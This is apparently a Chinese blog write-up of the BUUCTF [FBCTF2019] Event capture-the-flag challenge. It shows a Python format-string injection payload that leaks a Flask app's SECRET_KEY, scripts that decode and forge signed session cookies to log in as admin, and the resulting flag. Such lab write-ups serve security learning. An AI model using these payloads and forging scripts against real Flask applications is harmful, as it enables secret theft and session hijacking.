BUUCTF [FBCTF2019] Event

原创


Senimo_ 于 2021-01-13 01:17:54 发布 111 收藏 1
分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF FBCTF2019 Event writeup CTF

BUUCTF [FBCTF2019] Event


考点：

1. Flask模版注入
2. 伪造Session登陆
3. 非常规格式`SECRET_KEY`加密


启动环境：



一个登陆注册页面，若点击**Admin panel**，提示：




使用Username：`test`，Password：`test`登陆后：




并没有限制登陆，可能是成功注册用户`test`
可以向数据库中添加新的事件，尝试添加：

```
Name: hahaha
Address: 8.8.8.8
```


得到回显：



其选项框可以选择显示添加的事件名或事件地址



此时再次点击**Admin panel**，提示：



猜到了结果，可能是伪造`admin`用户登陆，查看Cookie：

```
Cookie: user=InRlc3Qi.X_3LKg.ZtskcvsQoZPJ-mCYf3QbDXszGjs; events_sesh_cookie=.eJwlzjsOwjAMANC7eO7gb2L3MlUUO4K1pRPi7iCxvum94VhnXQ_YX-ddGxzPhB2sgoKnttWqazVzoxis5g15pcfyQkVmjzBhJ_TqJEga1KukscZM-qEb4zTJmNGHqWSOJlqMXbDEegsxtSUptYjJ0VPGgg3uq85_huDzBY--LAs.X_3LKg.CfhiYEpWBT8uyYqkgRyptIBYbXs
```

其中`events_sesh_cookie`中很明显的开头`.eJw`，使用Python3脚本解密：

```
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode


def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)


if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

运行命令：

```
python3 flask-session-decode.py .eJwlzjsOwjAMANC7eO7gb2L3MlUUO4K1pRPi7iCxvum94VhnXQ_YX-ddGxzPhB2sgoKnttWqazVzoxis5g15pcfyQkVmjzBhJ_TqJEga1KukscZM-qEb4zTJmNGHqWSOJlqMXbDEegsxtSUptYjJ0VPGgg3uq85_huDzBY--LAs.X_3LKg.CfhiYEpWBT8uyYqkgRyptIBYbXs
```

得到回显：

```
{'_fresh': True, '_id': '5e9192c46f6e74e658519a2458602fd89f8e040228995328108e713014917ee36249cd18e78520c53d9c97a543dda634e20730e357693545f3d3ef121808d3af', 'user_id': '1'}
```


感觉并没有什么身份验证的内容，若有可能是`'user_id': '1'`，猜测`admin`用户为`0`
尝试解密`user=InRlc3Qi.X_3LKg.ZtskcvsQoZPJ-mCYf3QbDXszGjs;`，得到：

```
test
```

那应该和`'user_id': '1'`没什么关系了，直接得到了用户名，接下来就是获取到其`SECRET_KEY`的值

既然存在输入点，尝试模版注入

页面存在三个输入点：`event_name`、`event_address`、`event_important`，在提交时使用**BurpSuite**抓取数据包：



修改`event_important=__dict__`，发送数据包，得到回显：

These are your current events:

- {'_sa_instance_state': <sqlalchemy.orm.state.InstanceState object at 0x7f9bdeade810>, 'owner_id': 1, 'address': '{{3*3}}', 'id': 5, 'name': '{{2*2}}', 'show': '__dict__', 'fmt': '{0.__dict__}'}

成功执行，尝试查看配置文件：

```
__class__.__init__.__globals__[app].config
```

得到回显：

```
<Config {
'ENV': 'production',
'DEBUG': False,
'TESTING': False,
'PROPAGATE_EXCEPTIONS': None,
'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': 'fb+wwn!n1yo+9c(9s6!_3o#nqm&&_ej$tez)$_ik36n8d7o6mr#y',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False,
'SERVER_NAME': None,
'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'events_sesh_cookie',
'SESSION_COOKIE_DOMAIN': False,
'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': True,
'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093,
'SQLALCHEMY_DATABASE_URI': 'sqlite:///my.db',
'SQLALCHEMY_TRACK_MODIFICATIONS': False,
'SQLALCHEMY_BINDS': None,
'SQLALCHEMY_NATIVE_UNICODE': None,
'SQLALCHEMY_ECHO': False,
'SQLALCHEMY_RECORD_QUERIES': None,
'SQLALCHEMY_POOL_SIZE': None,
'SQLALCHEMY_POOL_TIMEOUT': None,
'SQLALCHEMY_POOL_RECYCLE': None,
'SQLALCHEMY_MAX_OVERFLOW': None,
'SQLALCHEMY_COMMIT_ON_TEARDOWN': False,
'SQLALCHEMY_ENGINE_OPTIONS': {}
}>
```

其中包含有`'SECRET_KEY': 'fb+wwn!n1yo+9c(9s6!_3o#nqm&&_ej$tez)$_ik36n8d7o6mr#y'`


以为很简单的使用**flask-session-cookie-manager**加密session即可，但是在加密时一直报错：

```
[Encoding error] malformed node or string: <_ast.Name object at 0x104089d00>
```


可能是因为其`"admin"`的格式不对，参照了大佬的加密脚本：

```python
from flask import Flask
from flask.sessions import SecureCookieSessionInterface

app = Flask(__name__)
app.secret_key = b'fb+wwn!n1yo+9c(9s6!_3o#nqm&&_ej$tez)$_ik36n8d7o6mr#y'

session_serializer = SecureCookieSessionInterface().get_signing_serializer(app)

@app.route('/')
def index():
    print(session_serializer.dumps("admin"))

index()
```

得到解密后的Cookie：`ImFkbWluIg.X_3YzA.AeKRWJibmKnnUXyWk_Dyp2sqHeM`
将其替换：



刷新页面后，进入到**Admin panel**，得到flag：



flag{a666b953-8e68-49f1-8bac-25ebe738c05d}